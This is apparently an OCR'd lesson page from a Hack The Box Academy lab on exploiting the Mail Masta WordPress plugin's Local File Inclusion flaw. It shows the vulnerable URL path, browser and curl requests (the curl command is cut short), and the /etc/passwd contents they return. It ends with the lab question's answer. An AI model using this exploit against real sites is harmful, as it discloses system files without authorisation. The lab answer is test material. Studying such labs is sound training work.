
Exploiting a Vulnerable Plugin

Leveraging WPScan Results

The report generated by WPScan tells us that the website uses an older version of WordPress (5.3.2) and an outdated theme called `Twenty Twenty`. WPScan identified two vulnerable plugins, `Mail Masta 1.0` and `Google Review Slider`. This version of the `Mail Masta` plugin is known to be vulnerable to SQL Injection as well as Local File Inclusion (LFI). The report output also contains URLs to PoCs, which provide information on how to exploit these vulnerabilities.

Let's verify if the LFI can be exploited based on this exploit-db report. The exploit states that any unauthenticated user can read local files through the path: `/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd`.

LFI using Browser



view-source:http://blog.inlanefreight.com/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
```

We can also validate this vulnerability using cURL on the command line.

LFI using cURL

Exploiting a Vulnerable Plugin

```
MisaelMacias@htb[/htb]$ curl http://blog.inlanefreight.com/wp-content/plugins/mail-masta/inc/campaign/count_of_send.ph

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
```

We have successfully validated the vulnerability using the data generated in the `WPScan` report. Now let's try it out ourselves!

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK 138ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Cheat Sheet

? Go to Questions


Table of Contents

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left



Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Target(s): Click here to spawn the target system!

+ 1 Use the same LFI vulnerability against your target and read the contents of the "/etc/passwd" file. Locate the only non-root user on the system with a login shell.

sally.jones